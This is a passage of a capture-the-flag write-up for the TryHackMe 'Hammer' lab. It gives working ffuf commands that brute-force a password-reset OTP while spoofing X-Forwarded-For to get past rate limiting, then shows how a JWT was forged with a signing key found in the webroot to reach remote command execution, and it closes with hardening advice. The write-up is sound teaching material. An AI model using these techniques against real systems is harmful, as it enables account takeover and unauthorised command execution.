
This file provided the payload list for the header rotation.

12 Automated brute-force with ffuf (pitchfork mode)

We selected `ffuf` because it supports multiple concurrent payload lists in different positions (pitchfork mode) and can easily set headers and cookies. The approach: use `codes.txt` as the OTP list and `ips.txt` as the list of forged IPs — one OTP per forged IP in parallel — so each OTP attempt appears to come from a unique client IP.


```
ffuf -w codes.txt:W1 -w ips.txt:W2 \
  -u http://10.10.41.22:1337/reset_password.php \
  -X POST \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -H "X-Forwarded-For: W2" \
  -b "PHPSESSID=<session>" \
  -d "recovery_code=W1&s=150" \
  -mode pitchfork -fr "Invalid" -fw 1 -rate 100 -o output.json -of json
```

Why cookies matter: The password-reset flow tied the OTP verification to a session. To make sure the server considered all our requests part of the same recovery attempt, we exported the `PHPSESSID` cookie and supplied it to ffuf via `-b`. This ensured we did not start many independent recovery sessions (which could invalidate each other) while rotating the client IP header.



```
┌──(kali㉿kali)-[~/Documents/TryHackme/Hammer]
└─$ ( for c in $(seq 0 39); do for d in $(seq 1 254); do echo "192.168.$c.$d"; done; done ) | head -n 9999 > ips.txt

┌──(kali㉿kali)-[~/Documents/TryHackme/Hammer]
└─$ ls
codes.txt  ips.txt

┌──(kali㉿kali)-[~/Documents/TryHackme/Hammer]
└─$ head ips.txt
192.168.0.1
192.168.0.2
192.168.0.3
192.168.0.4
192.168.0.5
192.168.0.6
192.168.0.7
192.168.0.8
192.168.0.9
192.168.0.10
```


Figure 14: Script used to generate IP list for header rotation.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	m0gr9ivc27tfbcrp8t5ibv1lnd	10.10.41.22	/	Session	35	false	false	None	Sun, 26 Oct 2025 14:04:01 GMT


Figure 15: Captured PHPSESSID cookie used during the brute-force.

ffuf results: When a response matched (did not contain the string "Invalid"), ffuf reported the corresponding W1 (OTP) and W2 (forged IP) pair. The successful OTP allowed us to proceed to the password reset page.



```
┌──(kali㉿kali)-[~/Documents/TryHackme/Hammer]
└─$ ffuf -w codes.txt:W1 -w ips.txt:W2 \
>   -u http://10.10.41.22:1337/reset_password.php \
>   -X POST \
>   -H "Content-Type: application/x-www-form-urlencoded" \
>   -H "X-Forwarded-For: W2" \
>   -b "PHPSESSID=m0gr9ivc27tfbcrp8t5ibv1lnd" \
>   -d "recovery_code=W1&s=150" \
>   -mode pitchfork \
>   -fr "Invalid" \
>   -fw 1 \
>   -rate 100 \
>   -o output.json -of json
```

Figure 16: ffuf command used to brute-force the OTP while rotating the X-Forwarded-For header.



```
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.41.22:1337/reset_password.php
 :: Wordlist         : W1: /home/kali/Documents/TryHackme/Hammer/codes.txt
 :: Wordlist         : W2: /home/kali/Documents/TryHackme/Hammer/ips.txt
 :: Header           : Cookie: PHPSESSID=8amie7vdcf7iiji5kqdc3ui6r9
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : X-Forwarded-For: W2
 :: Data             : recovery_code=W1&s=150
 :: Output file      : output.json
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Invalid
 :: Filter           : Response words: 1
________________________________________________

[Status: 200, Size: 2191, Words: 595, Lines: 53, Duration: 31ms]
    * W1: 3944
    * W2: 192.168.15.135

[Status: 200, Size: 2191, Words: 595, Lines: 53, Duration: 308ms]
    * W1: 6164
    * W2: 192.168.24.69

:: Progress: [10000/10000] :: Job [1/1] :: 102 req/sec :: Duration: [0:01:40] :: Errors: 0 ::
```

Figure 17: ffuf output showing the recovered OTP and the forged IP used when the request succeeded.

13 Password reset and initial access

Using the recovered OTP we submitted a new password and logged in as `tester@hammer.thm`. The dashboard shows a welcome message and an initial flag returned on the page (this was the low-privilege application flag).





Figure 18: Successfully resetting the password and logging in.




Welcome, Thor! - Flag: THM{AuthBypass3D}
Your role: user

Figure 19: Dashboard after login showing the application flag.


14 Keeping the session alive: persistentSession cookie

While exploring the application, we noticed the UI occasionally logged us out. Investigation showed client-side JavaScript periodically checked for a cookie named `persistentSession` and redirected to `logout.php` if it was missing. The cookie in the session had a short expiry which caused involuntary logouts during testing; we extended its expiry locally to continue.



```
    <script>

    function getCookie(name) {
        const value = `; ${document.cookie}`;
        const parts = value.split(`; ${name}=`);
        if (parts.length === 2) return parts.pop().split(';').shift();
    }


    function checkTrailUserCookie() {
        const trailUser = getCookie('persistentSession');
        if (!trailUser) {

            window.location.href = 'logout.php';
        }
    }


    setInterval(checkTrailUserCookie, 1000);
</script>
```

Figure 20: Client-side check that logs out users if `persistentSession` isn't set.




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
persiste…	no	10.10.41.22	/	Sun, 26 Oct 2025 20:48:25 GMT	19	false	false	None	Sun, 26 Oct 2025 1…
PHPSES…	7bbr96u1tbcojdhtcmkr8gphvk	10.10.41.22	/	Session	35	false	false	None	Sun, 26 Oct 2025 1…
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215…	10.10.41.22	/	Sun, 26 Oct 2025 14:58:05 GMT	322	false	false	None	Sun, 26 Oct 2025 1…

Figure 21: Modified cookie expiry in the browser during testing.

15 Command execution interface


The dashboard exposes a command box that issues a JSON POST to `execute_command.php` with a Bearer JWT for authorization. Initially commands were restricted; `ls` was allowed in the webroot, but `cat` and other commands returned "Command not allowed".


Welcome, Thor! - Flag: THM{AuthBypass3D}

Your role: user

```
188ade1.key
composer.json
config.php
dashboard.php
execute_command.php
hmr_css
hmr_images
hmr_js
hmr_logs
index.php
logout.php
reset_password.php
vendor
```

Figure 22: Running `ls` via the dashboard to enumerate the webroot.


Welcome, Thor! - Flag: THM{AuthBypass3D}


Your role: user

```
Command not allowed
```

Figure 23: Attempting a restricted command displays an error for standard users.

16 JWT mechanics and tampering attempts

The command endpoint validates a JWT. We inspected the JWT payload (in the browser) and found a `role` field set to `"user"`. We attempted to modify the payload to set `"role": "admin"` using jwt.io and resend the token. The server rejected unsigned modifications with "Invalid token: Signature verification failed".




```
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/var/www/mykey.key"
}
```

```
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1761489099,
  "exp": 1761492699,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "admin"
  }
}
```

```
a-string-secret-at-least-256-bits-long
```

```
9.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtI
iwiaWF0IjoxNzYxNDg5MDk5LCJleHAiOjE3NjE0OTI2OTksImRhdGEiOnsidXNlcl9pZCI6
MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.OFzgU3_-
Uh_Q8guwLE5-3wen0Pw_8Qehg5hpPUm7c9U
```

Figure 24: Modifying the JWT payload locally for role escalation testing.




```
Accept-Language     en-US,en;q=0.5
Content-Type        application/json
Authorization       Bearer
                    eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V
                    5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh
                    0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzYxNDg5MDk5LCJleHAiOjE
                    3NjE0OTI2OTksImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZX
X-Requested-With    XMLHttpRequest
Priority            u=0
name                value
Body
{"command":"ls"}
```

Figure 25: Resending the unsigned token resulted in signature verification failure.

17 Discovery of signing key and forging valid tokens


From the earlier `ls` output we noticed a file `188ade1.key` in the webroot. The file contained the secret/key used for signing tokens (or a key file that could be used as a secret). We downloaded it and used it to sign tokens locally.



```
┌──(kali㉿kali)-[~/Documents/TryHackme/Hammer]
└─$ cat 188ade1.key
56058354efb3daa97ebab00fabd7a7d7
┌──(kali㉿kali)-[~/Documents/TryHackme/Hammer]
└─$ 
```

Figure 26: The signing secret/key discovered in the webroot (first 32 bytes shown).

Using that key material we signed a JWT with `"role": "admin"` and replaced the Authorization header in the browser with this new token.



```
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/var/www/html/188ade1.key"
}
```

PAYLOAD: DATA

Valid payload

```
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1761489099,
  "exp": 1761492699,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "admin"
  }
}
```

SIGN JWT: SECRET


Valid secret

```
56058354efb3daa97ebab00fabd7a7d7
```

Encoding Format: UTF-8

Figure 27: Signing a JWT locally using the discovered key and setting the role to admin.


After injecting the signed admin token we reissued command requests. The server accepted the token and returned outputs for commands that were previously blocked. The response shows file paths outside the webroot and specifically points to the flag file.



```
Accept-Language     en-US,en;q=0.5
Content-Type        application/json
Authorization       Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2...
X-Requested-With    XMLHttpRequest
Priority            u=0

Body
{"command":"ls"}
```

```
output: "188ade1.key\ncomposer.json\nconfig.php\ndashboard.php\nexecute_command.php\nhmr_css\nhmr_images\nhmr_js\nhmr_logs\nindex.php\nlogout.php\nreset_password.php\nvendor\n"
```


Figure 28: Server response showing expanded command output after using the signed admin JWT.



```
Accept-Language     en-US,en;q=0.5
Content-Type        application/json
Authorization       Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2...
X-Requested-With    XMLHttpRequest
Priority            u=0

Body
{"command":"ls /home/ubuntu"}
```

```
output: "flag.txt\nnode_modules\npackage-lock.json\ntest.sh\n"
```

Figure 29: Command output revealing the location of the flag.



```
Accept-Language     en-US,en;q=0.5
Content-Type        application/json
Authorization       Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2...
X-Requested-With    XMLHttpRequest
Priority            u=0
```

Body

```
{"command":"cat /home/ubuntu/flag.txt"}
```

JSON

```
output: "THM{RUNANYCOMMAND1337}\n"
```

Figure 30: Reading the flag contents via the command API.

Final Recommendations

- Do not store secrets or key material in web-accessible directories. Private keys and signing secrets must be stored in secure locations with strict access controls.
- Do not trust headers like `X-Forwarded-For` unless the application runs behind a trusted reverse proxy and the reverse proxy's IPs are validated.
- Enforce server-side rate-limiting using robust logic that does not rely simply on client-provided headers or on client IPs alone.
- Avoid relying solely on client-side cookies for session persistence checks. Server-side session state should be authoritative.
- Harden password reset/OTP flows: per-account throttling, shorter OTP windows, and multi-factor authentication when possible.

This completed document preserves your original content (above) and appends the requested detailed explanations and the remaining images showing the successful end-to-end exploitation.